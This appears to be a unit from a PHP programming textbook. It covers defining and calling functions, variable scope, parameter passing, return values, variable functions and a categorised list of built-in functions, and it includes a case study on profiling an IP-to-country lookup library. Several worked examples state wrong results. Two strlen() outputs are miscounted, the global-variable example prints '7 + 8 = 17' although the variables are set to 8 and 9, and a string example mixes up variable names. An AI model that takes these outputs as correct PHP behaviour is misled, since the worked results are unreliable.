Objectives

Introduction

- 4.1 Defining a Function
- 4.2 Calling a Function
- 4.3 Variable Scope
 - 4.3.1 Global Variables
 - 4.3.2 Static Variables
- 4.4 Function Parameters
 - 4.4.1 By-Value Parameters
 - 4.4.2 By-Reference Parameters
 - 4.4.3 Default Parameters
 - 4.4.4 Variable Parameters
 - 4.4.5 Missing Parameters
- 4.5 Return Values
- 4.6 Variable Functions
- 4.7 Category of PHP Functions
- 4.8 Summary
- 4.9 Keywords
- 4.10 Review Questions
- 4.11 Further Readings

Objectives

After studying this unit, you will be able to:

- Understand how to defining functions
- Understand how to call a function
- Define the variable scope
- Explain the function parameters
- Understand the variable functions
- Discuss the categories of PHP functions

Introduction

A function in PHP can be built-in or user-defined; however, they are both called the same way. The general form of a function call is `func(arg1, arg2,...)`. The number of arguments varies from one function to another. Each argument is any valid expression, includes other function calls.

Here is a simple example of a predefined function:

Notes



Example:

```
$length = strlen("Pradip");
```

strlen is a standard PHP function that returns the length of a string. Therefore, \$length is assigned the length of the string "Pradip": five.

Here's an example of a function call being used as a function argument:

```
$length = strlen(strlen("Pradip "));
```

You probably already guessed the result of this example. First, the innerstrlen("Pradip ") is executed, which results in the integer 4. So, the code simplifies to \$length = strlen(4); strlen () expects a string, and therefore (due to PHP's magical auto conversion between types) converts the integer 4 to the string "4", and thus, the resulting value of \$length is 1, the length of "4"

There are basically two types of PHP functions. The first type is the built-in function. These functions are already part of the PHP language and therefore you do not need to write them yourself. To use these built-in functions you just add a function call to your program. A function call is a piece of code that tells your program to "call in" the built-in function whenever you need it. The second type of function is the user defined function. These are the functions that you write yourself. Then, after you write the function, you can call it into your program any time by coding a function call.

The general way of defining a function is

```
function function_name (arg1, arg2, arg3, ...)  
  
statement list  
  
}
```

To return a value from a function, you need to make a call to return expr inside your function. This stops execution of the function and returns expr as the function's value.

The following example function accepts one argument, \$x, and returns its square:

```
function square ($x)  
{  
    return $x*$x;  
}
```

After defining this function, it can be used as an expression wherever you desire.



Example:

```
print 'The square of 5 is '. square (5);
```

4.1 Defining a Function

The PHP syntax to define a function is rather easy to remember:

```
Function function_name($par_1, ... , $par_n)  
  
{  
  
php_instructions  
  
}
```

- Where `function_name` is the name of your function (a PHP function name must have the same form as a PHP variable name, the only difference being that you must not put a dollar symbol in front of it)
- where the `$par_i` denote parameters that are accepted by the function (its arguments, in other words)
- where `php_instructions` is the set of PHP instructions that must be executed by the function.
- Unlike PHP variable names, PHP function names are case-insensitive. It is however recommended to remain rigorous when naming and calling any PHP object (remember what we said about how easy it is to make errors in loosely typed programming languages).
- A function can be defined within another function.
- Every function has a global scope (even if it was defined within another function).

Let's take a look at a simple function. For example takes two strings, concatenates them, and then returns the result (in this case, we have created a slightly slower equivalent to the concatenation operator, but bear with us for the sake of example).



Example: String concatenation

```
function strcat($left, $right) { $combined_string = $left . $right; return $combined_string; }
```

The function takes two arguments, `$left` and `$right`. Using the concatenation operator, the function creates a combined string in the variable `$combined_string`. Finally, in order to cause the function to have a value when it is evaluated with our arguments, we return the value `$combined_string`.

Because the return statement can accept any expression, even complex ones, we can simplify the program as shown in Example:



Example: String concatenation redux

```
function strcat($left, $right) { return $left . $right; }
```

If we put this function on a PHP page, we can call it from anywhere within the page. Take a look at Example:



Example: Using our concatenation function

```
<?php function strcat($left, $right) { return $left . $right; } $first = "This is a "; $second = " complete sentence!"; echo strcat($first, $second); ?>
```

When this page is displayed, the full sentence is shown.

This function takes in an integer, doubles it, and returns the result:

```
function doubler($value) { return $value << 1; }
```

Once the function is defined, you can use it anywhere on the page. For example:

```
<?= 'A pair of 13s is ' . doubler(13); ?>
```

You can nest function declarations, but with limited effect. Nested declarations do not limit the visibility of the inner-defined function, which may be called from anywhere in your program. The inner function does not automatically get the outer function's arguments. And, finally, the inner function cannot be called until the outer function has been called.

4.2 Calling a Function

Functions in a PHP program can be either built-in (or, by being in an extension, effectively built-in) or user-defined. Regardless of their source, all functions are evaluated in the same way:

```
$some_value = function_name( [ parameter, ...] );
```

The number of parameters a function requires differs from function to function. The parameters supplied to the function may be any valid expression and should be in the specific order expected

Notes

by the function. A function’s documentation will tell you what parameters the function expects and what values you can expect to be returned.

Here are some examples of functions:

```
// strlen() is a built-in function that returns the length of a string $length = strlen("PHP"); //
$length is now 3 // sin() and asin() are the sine and arcsine math functions $result = sin(asin(1));
// $result is the sine of arcsin(1), or 1.0 // unlink() deletes a file $result = unlink("functions.
txt"); // false if unsuccessful.
```

In the first example, we give an argument, "PHP", to the function strlen(), which gives us the number of characters in the string it is given. In this case, it returns 3, which is assigned to the variable \$length. This is the simplest and most common way to use a function.

The second example passes the result of asin(1) to the sin() function. Since the sine and arcsine functions are reflexive, taking the sine of the arcsine of any value will always return that same value.

In the final example, we give a filename to the unlink() function, which attempts to delete the file. Like many functions, it returns false when it fails. This allows you to use another built-in function, die(), and the short-circuiting property of the logic operators. Thus, this example might be rewritten as:

```
$result = unlink("functions.txt") or die("Operation failed!");
```

The unlink() function, unlike the other two examples, affects something outside of the parameters given to it. In this case, it deletes a file from the filesystem. All such side effects of a function should be carefully documented.

PHP has a huge array of functions already defined for you to use in your programs. Everything from database access, to creating graphics, to reading and writing XML files, to grabbing files from remote systems can be found in PHP’s many extensions.



Did u know? Function name can start with a letter or underscore “_”, but not a number!

Self Assessment

True or False:

1. strlen() function is used to compare two strings.

(a) True	(b) False
----------	-----------
2. Built-in and user defined one the two basic types of PHP functions.

(a) True	(b) False
----------	-----------
3. Function name can start with a number.

(a) True	(b) False
----------	-----------

4.3 Variable Scope

The scope of a variable is the context within which it is defined and can be used.

The variables used in PHP functions can be of three types: locals, global and statics. Any variable defined inside a function is by default limited to the local function scope, is available only in the code within that function.

 Example:

```
<?php
function test() {
    $x = 8;
    echo $x;
}

echo $x;    //
test();    // 8
?>
```

The “echo \$x” expression outside the function returns an error because the \$x variable is not defined or recognized outside the test() function, but the “echo” statement inside function refers to a local \$x variable, which is defined within test() function.

Another example:

```
<?php
$x = 8;

function test() {
    echo $x;
}

echo $x;    // 8
test();    //
?>
```

This time, the \$x variable is defined outside the function, but not inside it.

As you can see, the calling function returns an error notice, because the “echo” statement refers to a local version of the \$x variable, and it has not been assigned a value within this scope.

4.3.1 Global Variables

A global variable can be accessed in any part of the program.

If you want to use inside a function a variable defined outside it, that variable must be explicitly declared to be global in the function. This is accomplished by placing the keyword GLOBAL (or global) in front of the variable that should be recognized as global (or more variables separated by comma). This will extend the scope of that variable inside the function.

Notes

 Example:

```
<?php
$x = 8;
$y = 9;
$total = 0;
function getSum() {
GLOBAL $x, $y, $total;
    $total = $x + $y;
    echo $x. ' + '. $y. ' = '. $total;
}
getSum();           // 7 + 8 = 17
echo '<br />'. $total; // 17
?>
```

By declaring \$x and \$y variables GLOBAL within the function, the values of these variables can be used inside the function.

The \$total variable being set as GLOBAL, all references to it, inside or outside function, refers to the same global version. Changing its value within the function will carry forward.

The code above will output:

```
7 + 8 = 17
17
```

4.3.2 Static Variables

A static variable exists only in a local function scope, but it does not lose its value when program execution leaves this scope.

Declaring a variable static makes its value to be remembered by a function for the next time it is called.

To declare a variable static, place the keyword STATIC (or static) in front of the variable (or more variables separated by comma).

 Example:

```
<?php
function f_local() {
    $x = 0;
    echo '<br /> x = '. $x;
    $x++;
}
```

```
// Function with STATIC variable
function f_static() {
    STATIC $x = 0;
    echo '<br /> x = ' . $x;
    $x++;
}

// Calling the f_local() function
f_local();           // 0
f_local();           // 0
f_local();           // 0
echo '<hr />';
// Calling the f_static() function
f_static();          // 0
f_static();          // 1
f_static();          // 2
?>
```

Every time the `f_local()` function is called it sets `$x` to 0 and prints 0. The `$x++` which increments the variable serves no purpose since as soon as the function exits the value of `$x` variable disappears.

In the `f_static()` function, `$x` is initialized only in first call of function and every time the `f_static()` is called, it will remember the value of `$x`, and will print and increment it. This code will output:

```
x = 0
x = 0
x = 0
x = 0
x = 1
x = 2
```



Task

Develop a PHP program to differentiate between global and static variable declaration.

4.4 Function Parameters

There are two different ways of passing these arguments. The first is the most common, which is called passing by value, and the second is called passing by reference. Which kind of argument passing you would like is specified in the function definition itself and not during the function call.

Notes

4.4.1 By-Value Parameters

Here, the argument can be any valid expression, the expression is evaluated, and its value is assigned to the corresponding variable in the function. For example, here, \$x is assigned the value 8 and \$y is assigned the value of \$c:

```
Function pow($x, $y)
{
    ...
}
pow(2*4, $c);
```

4.4.2 By-Reference Parameters

Passing by-reference requires the argument to be a variable. Instead of the variable's value being passed, the corresponding variable in the function directly refers to the passed variable whenever used. Thus, if you change it inside the function, it affects the sent variable in the outer scope as well:

```
function square(&$n)
{
    $n = $n*$n;
}
$number = 4;
square($number);
print $number;
```

The & sign that precedes \$n in the function parameters tells PHP to pass it by-reference, and the result of the function call is \$number squared; thus, this code would print 16.

4.4.3 Default Parameters

Default parameters like C++ are supported by PHP. Default parameters enable you to specify a default value for function parameters that are not passed to the function during the function call.

The following is an example for using default parameters.



Example:

```
function increment(&$num, $increment = 1)
{
    $num += $increment;
}
$num = 4;
increment($num);
increment($num, 3);
```

This code results in \$num being incremented to 8. First, it is incremented by 1 by the first call to increment, where the default increment size of 1 is used, and second, it is incremented by 3, altogether by 4.



Caution

In the condition of default parameters the default values you specify must be a constant value, such as a scalar, array with scalar values, or constant.

Notes

4.4.4 Variable Parameters

A function may require a variable number of arguments. For example, the `get_preferences()` example might return the preferences for any number of names, rather than for just one. To declare a function with a variable number of arguments, leave out the parameter block entirely.

```
function get_preferences() { // some code }
```

PHP provides three functions you can use in the function to retrieve the parameters passed to it. `func_get_args()` returns an array of all parameters provided to the function, `func_num_args()` returns the number of parameters provided to the function, and `func_get_arg()` returns a specific argument from the parameters.

```
$array = func_get_args(); $count = func_num_args(); $value = func_get_arg(argument_number);
```

In Example the `count_list()` function takes in any number of arguments. It loops over those arguments and returns the total of all the values. If no parameters are given, it returns false.



Example: Argument counter

```
function count_list() { if(func_num_args() == 0) { return false; } else { for($i = 0; $i < func_num_args(); $i++) { $count += func_get_arg($i); } return $count; } } echo count_list(1, 5, 9);
```

The result of any of these functions cannot directly be used as a parameter to another function. To use the result of one of these functions as a parameter, you must first set a variable to the result of the function, then use that in the function call. The following expression will not work:

```
foo(func_num_args());
```

Instead, use:

```
$count = func_num_args(); foo($count);
```



Did u know?

When you call a function with default arguments, after you omit a default function argument, you must emit any following arguments. This also means that following a default argument in the function's definition, all other arguments must also be declared as default arguments.

4.4.5 Missing Parameters

PHP lets you be as lazy as you want—when you call a function, you can pass any number of arguments to the function. Any parameters the function expects that are not passed to it remain unset, and a warning is issued for each of them:

```
function takes_two($a, $b) { if (isset($a)) { echo " a is set\n"; } if (isset($b)) { echo " b is set\n"; } }
echo "With two arguments:\n"; takes_two(1, 2); echo "With one argument:\n"; takes_two(1);
With two arguments: a is set b is set
With one argument: Warning: Missing argument 2 for takes_two() in /path/to/script.php on line 6 a is set.
```



Did u know?

`$_GET` is a 'superglobal', or automatic global, variable. This simply means that it is available in all scopes throughout a script. There is no need to do global \$variable; to access it within functions or methods.

4.5 Return Values

We know that we must get the value out of the function (instead of just displaying it) in order for us to keep using it and keep working with it even if the function has finished execution. In order

Notes

to do that, we need to return the value of \$hourly_pay from the function and that's just done with simply the word return, that's the function that we are calling. We are telling the function, return this value!

It is also going to exit out of the function at that point when we say return. It is a lot like break was when we were working with the loop. Let's update our overtime () function so that it can return a value out of the function. The only thing that you should do is to replace the word "echo" with "return" and some modification in how we call the function.

```
<html>
<head>
<title>Writing Functions In PHP Return Values</title>
</head>
<body>
<?php
/* declaring our third function */
function overtime($salary, $month, $day, $rate){
$hourly_pay = ($salary / $month / $day) * $rate;
return $hourly_pay;
}
$returned_value = overtime(2000,24,8, 1.5);
echo $returned_value;
?>
</body>
</html>
```

So we called the function overtime(), we are going to return the value \$hourly_pay to \$returned_value and then echo back the new value.

Now, it's a good idea whenever we are working with functions, especially functions that do not just do display like we did with say_hello(), that you always return a value out of them. Just get in a habit of making sure every function has a return. May be all it returns is true or false based on whether it works successfully, but we want to have something returned out of the end of that function just to let you know.

So for our say_hello() function, we should write something like this:

```
<?php
function say_hello(){
echo "Hello World!";
return true;
}
say_hello();
?>
```

So, a quick tip for you. You could actually have several return values inside a function. You could have it like this:

```
<?php
function multiple_return($val1, $val2){
    if this happens{
        return this value;
    }
    if that happens{
        return this value;
    }
}
?>
```

You could even have a function that had dozens of return values in it and a final return value at the very end of the function so that if none of the others were true, none of the others happen, then it would return something like FALSE or a DEFAULT value.

Of course if we are returning a value, then we also have to receive (or catch) the value at the other end. Unlike say_hello() function where we called it on its own.



Example:

```
<?php
function say_hello($word){
    echo "Hello {$word}!";
}
say_hello("Everyone");
?>
```

we set it to the variable \$returned_value so we can echo it back.

```
<?php
$returned_value = overtime(2000,24,8, 1.5);
echo $returned_value;
?>
```

The next return value tip that we want to tell you about is that return one and only one value. If you need to return more than one value, there is a way to do that.

Function with more than One Return Values

For this, let me explain in a new example.



Example:

```
<html>
<head>
<title>Writing Functions In PHP Return Values</title>
```

Notes

```

</head>
<body>
<?php
    function add_subt($val1, $val2){
        $add = $val1 + $val2;
        $subt = $val1 - $val2;
        return $add;
    }
?>
</body>
</html>

```

This function will take the two values we give it, it will do both addition and subtraction, and right now it is going to return addition. Subtraction will just get lost like nothing ever happened. So we cannot return more than once so we have to choose. But what if we want both?

Array is going to be our friendly solution here. Let's see how array can help us.

 *Example:*

```

<html>
<head>
<title>Writing Functions In PHP Return Values</title>
</head>
<body>
<?php
    function add_subt($val1, $val2){
        $add = $val1 + $val2;
        $subt = $val1 - $val2;
        $result = array($add, $subt);
        return $result;
    }
    $result_array = add_subt(10,5);
    echo "Add: " . $result_array[0] . "<br>";
    echo "Subt: " . $result_array[1] . "<br>";
?>
</body>
</html>

```

Output: Add: 15

Output: Subt: 5

Let us discuss the solution provided.

```
$result = array($add, $subt);
```

The reason we use array is because array simply takes variables and puts them into a single structure and assigns it to a single value like the above example. So when we want to echo both of the returned value, we call them like so:

```
$result_array = add_subt(10,5);
echo "Add: " . $result_array[0] . "<br>";
echo "Subt: " . $result_array[1] . "<br>";
```

The number in the bracket [0] and [1] indicates the \$add and the \$subt variable from the function attributes that we called earlier: array(\$add, \$subt); So [0] for additional and [1] for subtraction.

So that's the way that we can pass multiple results out of the function. So if we need to pass something more than just one value, we can do it with an array.



Task

Create a PHP code using <html>, <head> and <title> tag in the return value.

4.6 Variable Functions

PHP supports the concept of variable functions. This means that if a variable name has parentheses appended to it, PHP will look for a function with the same name as whatever the variable evaluates to, and will attempt to execute it. Among other things, this can be used to implement callbacks, function tables, and so forth.

Variable functions would not work with language constructs such as echo(), print(), unset(), isset(), empty(), include(), require() and the like. Utilize wrapper functions to make use of any of these constructs as variable functions.



Example: Variable function.

```
<?php
function foo() {
    echo "In foo()<br />\n";
}
function bar($arg = '')
{
    echo "In bar(); argument was '$arg'.<br />\n";
}
// This is a wrapper function around echo
function echoit($string)
{
    echo $string;
}
```

Notes

```
$func = 'foo';
$func(); // This calls foo()
$func = 'bar';
$func('test'); // This calls bar()
$func = 'echoit';
$func('test'); // This calls echoit()
?>
```

An object method can also be called with the variable functions syntax.



Example: Variable method.

```
<?php
class Foo
{
    function Variable()
    {
        $name = 'Bar';
        $this->$name(); // This calls the Bar() method
    }
    function Bar()
    {
        echo "This is Bar";
    }
}
$foo = new Foo();
$funcname = "Variable";
$foo->$funcname(); // This calls $foo->Variable()
?>
```

4.7 Category of PHP Functions

This is a list of functions provided by PHP's built-in extensions, grouped by category. Some functions fall under more than one header.

Arrays

array, array_count_values, array_diff, array_filter, array_flip, array_intersect, array_keys, array_map, array_merge,array_merge_recursive, array_multisort, array_pad, array_pop, array_push, array_rand, array_reduce, array_reverse, array_search,array_shift, array_slice, array_splice, array_sum, array_unique, array_unshift, array_values, array_walk, arsort, asort, compact, count,current, each, end, explode, extract, implode, in_array, key, key_exists, krsort, ksort, list, natcasesort, natsort, next, pos, prev, range,reset, rsort, shuffle, sizeof, sort, uasort, uksort, usort

Classes and objects

call_user_method, call_user_method_array, class_exists, get_class, get_class_methods, get_class_vars, get_declared_classes, get_object_vars, get_parent_class, is_subclass_of, method_exists

Date and time

checkdate, date, getdate, gettimeofday, gmtime, gmmktime, gmstrftime, localtime, microtime, mktime, strftime, strtotime, time

Errors and logging

assert, assert_options, closelog, crc32, define_syslog_variables, error_log, error_reporting, openlog, restore_error_handler, set_error_handler, syslog, trigger_error, user_error

Files, directories, and filesystem

basename, chdir, chgrp, chmod, chown, chroot, clearstatcache, closedir, copy, dirname, disk_free_space, disk_total_space, fclose, feof, fflush, fgetc, fgets, fgetcsv, fgetss, file, file_exists, fileatime, filectime, filegroup, fileinode, filemtime, fileowner, fileperms, filesize, filetype, flock, fopen, fpassthru, fputs, fread, fscanf, fseek, fstat, ftell, ftruncate, fwrite, getcwd, getlastmod, is_dir, is_executable, is_file, is_link, is_readable, is_uploaded_file, is_writable, is_writeable, link, linkinfo, lstat, mkdir, move_uploaded_file, opendir, pathinfo, pclose, readdir, readfile, readlink, realpath, rename, rewind, rewinddir, rmdir, set_file_buffer, stat, symlink, tempnam, tmpfile, touch, umask, unlink

Functions

call_user_func, call_user_func_array, create_function, func_get_arg, func_get_args, func_num_args, function_exists, get_defined_functions, get_extension_funcs, get_loaded_extensions, register_shutdown_function, register_tick_function, unregister_tick_function

HTTP

get_browser, get_meta_tags, header, headers_sent, parse_str, parse_url, rawurldecode, rawurlencode, setcookie

Mail

mail

Math

abs, acos, asin, atan, atan2, base_convert, bindec, ceil, cos, decbin, dechex, decoct, deg2rad, exp, floor, getrandmax, hexdec, lcg_value, log, log10, max, min, mt_getrandmax, mt_rand, mt_srand, number_format, octdec, pi, pow, rad2deg, rand, round, sin, sqrt, srand, tan

Network

checkdnsrr, fsockopen, gethostbyaddr, gethostbyname, gethostbyname_l, getmxrr, getprotobyname, getprotobyname_number, getservbyname, getservbyport, ip2long, long2ip, pfsockopen, socket_get_status, socket_set_blocking, socket_set_timeout

Output control

flush, ob_end_clean, ob_end_flush, ob_get_contents, ob_get_length, ob_gzhandler, ob_implicit_flush, ob_start

PHP options/info

assert, assert_options, dl, extension_loaded, get_cfg_var, get_current_user, get_extension_funcs, get_included_files, get_loaded_extensions, get_magic_quotes_gpc, get_required_files, getenv, getlastmod, getmyinode, getmypid, getrusage, highlight_file, highlight_string, ini_alter,

Notes

ini_get, ini_restore, ini_set, localeconv, parse_ini_file, php_logo_guid, php_sapi_name, php_uname,phpcredits, phpinfo, phpversion, putenv, set_magic_quotes_runtime, set_time_limit, version_compare, zend_logo_guid, zend_version

Program execution

escapeshellarg , escapeshellcmd, exec, passthru, putenv, shell_exec, sleep, system, usleep

Strings

addslashes, addslashes, base64_decode, base64_encode, chop, chr, chunk_split, convert_cyr_string, count_chars, crypt, echo, ereg,ereg_replace, eregi, eregi_replace, explode, get_html_translation_table, get_meta_tags, hebrew, hebrevc, highlight_string, htmlentities,htmlspecialchars, implode, iptcp, join, levenshtein, localeconv, ltrim, md5, metaphone, nl2br, number_format, ord, parse_str, parse_url,print, printf, quoted_printable_decode, quotemeta, rtrim, setlocale, similar_text, soundex, split, spliti, sprintf, sql_regcase, sscanf,str_pad, str_repeat, str_replace, strcasecmp, strchr, strcmp, strcoll, strcspn, strip_tags, stripslashes, strstr, strlen, strnatcasecmp, strnatcmp, strncasecmp, strncmp, strpos, strrchr, strrev, strrpos, strspn, strstr, strtok, strtolower, strtoupper, strtr, substr,substr_count, substr_replace, trim, ucfirst, ucwords, vprintf, vsprintf, wordwrap

Type functions

doubleval, get_resource_type, gettype, intval, is_array, is_bool, is_double, is_float, is_int, is_integer, is_long, is_null, is_numeric,is_object, is_real, is_resource, is_scalar, is_string, settype, strval

URLs

base64_decode, base64_encode, parse_url, rawurldecode, rawurlencode, urldecode, urlencode

Variable functions

compact, empty, extract, get_defined_constants, get_defined_vars, import_request_variables, isset, list, print_r, putenv, serialize,uniqid, unserialize, unset, var_dump



Case Study

Is PHP Embarrassingly Slower than Java?

IP2C is a small library that provides IP to country resolution. It uses the free ip-to-country database. IP2C takes the database CSV file that is about 4mb and converts it into a ~600kb binary format and provides PHP and Java frontend to query the database.

The library is great, easy to convert an IP to a country and when using the country flags from its side project you could spice up your statistics with the country information. This is a lot faster than using reverse DNS lookup.

The problem: The PHP implementation is a lot slower. Embarrassingly slower. Without any caching the Java version is able to do ~6000 queries per second. The PHP counterpart can push through ~850 queries. The implementations are the same. The stats provided by the author of the library are 8000 vs 1200. So about the same as my measurements.

I like PHP, I do not use it that much anymore but I still care when I see such embarrassing numbers. I took the implementation and started profiling it. Spent the night running different tests and trying to optimize.

General outline of the algorithm is as follows. We take the dotted string IP and convert it to an IPv4 Internet network address (e.g. 69.55.232.153 becomes 1161291929). The DB holds sorted

Contd...

ranges of these addresses. A binary search will happen on these addresses and we have a country for the IP. Take a look at the implementation.

Incl.	Self	Called	Function	Location
101.10	33.33	(0)	{main}	allBenchmarks.php
65.15	0.59	1	runBenchmark	allBenchmarks.php
64.56	0.92	1 000	ip2country->get_country	ip2c.php
63.60	14.14	15 000	ip2country->find_country...	ip2c.php
48.26	19.95	15 000	ip2country->getPair	ip2c.php
12.43	10.22	15 007	ip2country->readInt	ip2c.php
10.91	10.13	15 000	ip2country->readShort	ip2c.php
5.69	5.26	15 000	ip2country->seek	ip2c.php
1.73	1.73	100 000	func	allBenchmarks.php
1.61	1.61	30 008	php::fread	php:internal
0.92	0.92	30 007	php::unpack	php:internal
0.87	0.87	1	php::file	php:internal
0.31	0.31	15 000	php::fseek	php:internal
0.01	0.00	1	ip2country->ip2country	ip2c.php
0.01	0.01	1 000	php::ip2long	php:internal
0.00	0.00	2	microtime_float	allBenchmarks.php
0.00	0.00	1	require_once;:home;toom...	ip2c.php
0.00	0.00	1	php::fopen	php:internal
0.00	0.00	1	require_once;:home;toom...	ip2cRecursionRemoved.php

Let's see where the vanilla version of IP2C spends its time at. The results are based on 1000 iterations with Xdebug enabled and visualized by KCacheGrind. It processed about 210 IP addresses during this time.

IO part is surprisingly low. The internal fseek,fread constitute to 2% of the execution time. On the other hand the user level fseek which is just a wrapper alone uses 5%. readShort and readInt takes 20% of the execution time.

```
function readShort() {
    $a = unpack('n', fread($this->m_file, 2));
    return $a[1];}

function readInt() {
    $a =unpack('N', fread($this->m_file, 4));
    return $a[1];}

function seek($offset){
    fseek($this->m_file, $offset);}
```

Incl.	Self	Called	Function	Location
100.93	48.64	(0)	{main}	allBenchmarks.php
48.13	0.83	1	runBenchmark	allBenchmarks.php
47.29	3.77	1 000	ip2country!L2->get_country	ip2cInlinedFunctions2.php
43.48	38.66	1 000	ip2country!L2->find_countr...	ip2cInlinedFunctions2.php
2.75	2.75	100 000	func	allBenchmarks.php
2.27	2.27	30 008	php::fread	php:internal
1.38	1.38	1	php::file	php:internal
1.20	1.20	30 007	php::unpack	php:internal
0.45	0.45	15 000	php::fseek	php:internal
0.02	0.01	1	ip2country!L2->ip2country!...	ip2cInlinedFunctions2.php
0.01	0.01	1 000	php::ip2long	php:internal
0.01	0.01	7	ip2country!L2->readInt	ip2cInlinedFunctions2.php
0.00	0.00	2	microtime_float	allBenchmarks.php
0.00	0.00	1	require_once;:home;toom...	ip2c.php
0.00	0.00	1	require_once;:home;toom...	ip2cRecursionRemoved.php
0.00	0.00	1	php::fopen	php:internal
0.00	0.00	1	require_once;:home;toom...	ip2cInlinedFunctions2.php
0.00	0.00	1	require_once;:home;toom...	ip2cInlinedFunctions.php
0.00	0.00	6	php::define	php:internal

Contd...

Notes

Functions calls are expensive. Let's eliminate them. readInt, readShort, fseek are now inlined. Recursion changed to iteration (e.g. 14 000 less function calls). Able to process 400 queries per second compared to the previous 210.

We see that the latest profiling results have twice the number of fread and unpacks than fseek. It seems that fseek is used to seek out the right position, read two numbers with unpacking them. The implementation confirms that luckily we could just read once (2 bytes more) and unpack once (2 unpackings with one invocation).

```
$a =unpack('N', fread($this->m_file, 4));
$np['ip'] = $a[1];
$a =unpack('n', fread($this->m_file, 2));
$np['key'] = $a[1];
// this can be changed to
$np =unpack('Nip/nkey', fread($this->m_file, 6));
```

How does this version stack up to the Java version? Let's disable profiling and run 100 000 iterations. Vanilla version processes ~850 IPs, when functions are inlined the number is around 1400. Java version can still do 6000.

Let's try caching. Peeking at the Java implementation shows that Java caching version (whopping 141 242 IPs per second - yup 141k) uses just a byte[] array and makes lookups from there instead of seeking and reading from file. Easy, let's do the same in PHP.

We read everything into a string and instead of fread with access the string elements with the offset. For fseek with just set the offset. We are using 600kb more memory but can increase the throughput to ~2800.

As it seems I have just wasted a night, I just should have checked the Computer Language Benchmarks. PHP in the sense of execution speed is uncomparable to Java.

Questions:

1. Point out the shortcomings of PHP.
2. Explain the functions that are used in the case study.

Self Assessment

Multiple choice questions:

4. Which one is not a variable scope?

(a) Local	(b) Global
(c) External	(d) Static
5. parameters enable you to specify a default value for function parameters.

(a) Variable	(b) Default
(c) Missing	(d) Value

Fill in the blanks:

6. Local, globes and are the three types of variables used in PHP functions.
7. functions would not work with Language constructs.

4.8 Summary

- A function call is a piece of code that tells your program to “call in” the built-in function whenever you need it. The second type of function is the user defined function. These are the functions that you write yourself.
- Unlike PHP variable names, PHP function names are case insensitive. It is however recommended to remain rigorous when naming and calling any PHP object.
- The function takes two arguments, \$left and \$right. Using the concatenation operator, the function creates a combined string in the variable\$combined_string.
- The variables used in PHP functions can be of three types: locals, globals and statics. Any variable defined inside a function is by default limited to the local function scope, is available only in the code within that function.
- PHP supports the concept of variable functions. This means that if a variable name has parentheses appended to it, PHP will look for a function with the same name as whatever the variable evaluates to, and will attempt to execute it.

4.9 Keywords

Default parameters: Default parameters enable you to specify a default value for function parameters that are not passed to the function during the function call.

Function: A function call is a piece of code that tells your program to “call in” the built-in function whenever you need it.

Global variables: A global variable can be accessed in any part of the program. If you want to use inside a function a variable defined outside it, that variable must be explicitly declared to be global in the function.

Static variables: A static variable exists only in a local function scope, but it does not lose its value when program execution leaves this scope.



Lab Exercise

1. Develop a PHP program to add two numbers with the help of function.
2. Create a PHP program to concatenate two strings.

4.10 Review Questions

1. What do you mean by function? How does it define in PHP?
2. How do we call a function in PHP?
3. Explain the user defined function with example.
4. What is the variable scope in PHP?
5. Differentiate between local and global scope of variables.
6. What is the function parameters used in PHP?
7. Differentiate between pass by value and pass by reference parameters.
8. Explain the return values in PHP.
9. What are the variable functions?
10. How many categories of PHP functions are there?

Notes

Answers to Self Assessment

1. (b)
2. (a)
3. (b)
4. (c)
5. (b)
6. statics
7. variable

4.11 Further Readings



Books

PHP Functions, Essential Reference, by Zak Greant.

PHP and MySQL Web Development, by Luke Welling, Laura Thomson.



Online link

<http://php.net/manual/en/language.functions.php>

Unit 5: Strings

Notes

CONTENTS

Objectives

Introduction

5.1 Quoting String Constants

5.1.1 Variable Interpolation

5.1.2 Single-Quoted Strings

5.1.3 Double-Quoted Strings

5.2 Printing Strings

5.2.1 echo

5.2.2 print ()

5.2.3 printf()

5.2.4 print_r() and var_dump()

5.3 Accessing Individual Characters

5.4 Cleaning Strings

5.4.1 Removing Whitespace

5.4.2 Changing Case

5.5 Encoding and Escaping

5.5.1 HTML

5.5.2 URLs

5.5.3 SQL

5.5.4 C-String Encoding

5.6 Comparing Strings

5.6.1 Exact Comparisons

5.6.2 Approximate Equality

5.7 Manipulating and Searching Strings

5.7.1 Substrings

5.7.2 Miscellaneous String Functions

5.7.3 Decomposing a String

5.7.4 String-Searching Functions

5.8 Regular Expressions

5.8.1 Regular Expression Syntax

5.8.2 Regular Expression Functions

5.9 Summary

5.10 Keywords

5.11 Review Questions

5.12 Further Reading

Objectives

After studying this unit, you will be able to:

- Understand how to quote string constants
- Discuss about the printing strings
- Understand how to access the character
- Explain cleaning the strings
- Discuss the encoding and escaping
- Explain comparing strings
- Discuss how to manipulating and searching strings
- Discuss the regular expressions

Introduction

The string in PHP is implemented as an array of bytes and an integer indicating the length of the buffer. It has no information about how those bytes translate to characters, leaving that task to the programmer. There are no limitations on the values the string can be composed of; in particular, bytes with value 0 (“NUL bytes”) are allowed anywhere in the string (however, a few functions, said in this manual not to be “binary safe”, may hand off the strings to libraries that ignore data after a NUL byte).

5.1 Quoting String Constants

There are three ways to write a literal string in your program: using single quotes, double quotes, and the here document (*heredoc*) format derived from the UNIX shell. These methods differ in whether they recognize special *escape sequences* that let you encode other characters or interpolate variables.

The general rule is to use the least powerful quoting mechanism necessary. In practice, this means that you should use single-quoted strings unless you need to include escape sequences or interpolate variables, in which case you should use double-quoted strings. If you want a string that spans many lines, use a heredoc.

5.1.1 Variable Interpolation

When you define a string literal using double quotes or a heredoc, the string is subject to *variable interpolation*. Interpolation is the process of replacing variable names in the string with the values of those variables. There are two ways to interpolate variables into strings – the simple way and the complex way.

The simple way is to just put the variable name in a double-quoted string or heredoc:

```
$who = 'Kilroy'; $where = 'here'; echo "$who was $where"; Kilroy was here
```

The complex way is to surround the variable being interpolated with curly braces. This method can be used either to disambiguate or to interpolate array lookups. The classic use of curly braces is to separate the variable name from surrounding text:

```
$n = 20; echo "You are the {$n}th person"; You are the 20th person
```

Without the curly brackets, PHP would try to print the value of the \$nth variable.

Unlike in some shell environments in PHP, strings are not repeatedly processed for interpolation. Instead, any interpolations in a double-quoted string are processed, then the result is used as the value of the string:

```
$bar = 'this is not printed'; $foo = '$bar'; // single quotes print("$foo"); $bar
```

5.1.2 Single-Quoted Strings

Single-quoted strings do not interpolate variables. Thus, the variable name in the following string is not expanded because the string literal in which it occurs is single-quoted:

```
$name = 'Pradip'; $str = 'Hi, $navneet'; // single-quoted echo $str; Hi, $Navneet
```

